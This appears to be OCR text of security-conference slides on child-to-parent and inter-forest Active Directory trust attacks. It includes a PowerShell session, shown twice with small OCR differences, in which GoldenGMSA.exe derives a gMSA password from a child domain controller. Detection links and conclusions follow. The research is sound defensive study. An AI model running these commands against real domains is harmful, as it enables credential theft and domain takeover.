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
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local
Guid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob: AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
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
Qhh7fceCWFq+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
PS C:\> .\GoldenGMSA.exe gmsainfo --domain root.local
sAMAccountName: ITFarm1$
objectSid: S-1-5-21-3721226516-2472762132-231580280-1601
rootKeyGuid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAaAEAABMAAAATAAAAjLnulJJWW8oz2Kqtoao6OwAAAAAWAAAAFgAAAHIAbwBvAH
QALgBsAG8AYwBhAGwAAAByAG8AbwB0AC4AbABvAGMAYQBsAAAA


Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local
Guid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob: AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
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
Qhh7fceCWFq+OzAn7EJGWi4y73P+FSpqZN5JXgJCmj3aKjz+abQbDbJ3NBm8xLoDd7tfe+5zHBwA==
PS C:\> .\GoldenGMSA.exe gmsainfo --domain root.local
sAMAccountName: ITFarm1$
objectSid: S-1-5-21-3721226516-2472762132-231580280-1601
rootKeyGuid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAaAEAABMAAAATAAAAjLnulJJWW8oz2KqtoaO6OwAAAAAWAAAAFgAAAHIAbwBvAH
QALgBsAG8AYwBhAGwAAABYAG8AbwB0AC4AbABvAGMAYQBsAAAA
PS C:\> .\GoldenGMSA.exe compute --sid "S-1-5-21-3721226516-2472762132-231580280-1601" --forest child.
root.local --domain root.local
Base64 Encoded Password: HLKJNBL+vokVx9nuBdXoNvihYDqh+2qxt0gBj9kVnwLH3yNarh/AxmuLuvYhvhXwp8LbWf
QXGDb0U+VrOVbc/8yYngsTl4te1PvnQ3Wxi2OEfBSUrc0TgskddZswLdBwjy8w4fLVoqE8rkfPnGyUJsVA5Ipn3SBBLEC4CasinAGQ
fQzj0pOWWoY4MVy5a3O4s7e/dno1SwqDSUDFiRjCWVi1GFuBN3bqRJSgrAWpqWVHuGerw3Akv1qOw7p/2Q/n8D/PK967dZ79bQAS1V
eOM7er5QvTxtY5lL/UcBC6Xtnkfbd10mbgFPQ0YCtHiOizfx3WZqFyy1rgs2bapOCPdg==
PS C:\>

CN=Configuration

- AD Certificate Services (e.g. CN=Certificate Templates)
- Configuration attributes of IBM z/VM security management
- And so on...



Mitigations? Please.. no.

Detections?

- Sigh…
- DNS trust attack
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-4-bypass-sid-filtering-research
- Schema trust attack
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-6-schema-change-trust-attack-from-child-to-parent
- Golden GMSA
  - https://improsec.com/tech-blog/sid-filter-as-security-boundary-between-domains-part-5-golden-gmsa-trust-attack-from-child-to-parent
  - https://www.trustedsec.com/blog/splunk-spl-queries-for-detecting-gmsa-attacks/

Intra-forest conclusion

- Default AD allows for many child→parent attacks
- SID filtering will mitigate some attacks
- SID filtering cannot make domain a security boundary
- DOMAIN IS NOT A SECURITY BOUNDARY!

Forest as security boundary

"*The forest is no longer a security boundary. By applying the MS-RPRN abuse [...] administrators from one forest can in fact compromise resources in a forest that it shares a two-way interforest trust with"*

"*We tested the one-way interforest trust scenario [...] but we were unable to get the attack working in either direction*"

- Will Schroeder and Lee Christensen


- Two-way trust = risky boundary
- One-way trust = secure boundary?

https://posts.specterops.io/not-a-security-boundary-breaking-forest-trusts-cd125829518d


New inter-forest trust attack

Breaking a one-way trust


Attack #6 - Trust account attack



Attack #6 - Trust account attack

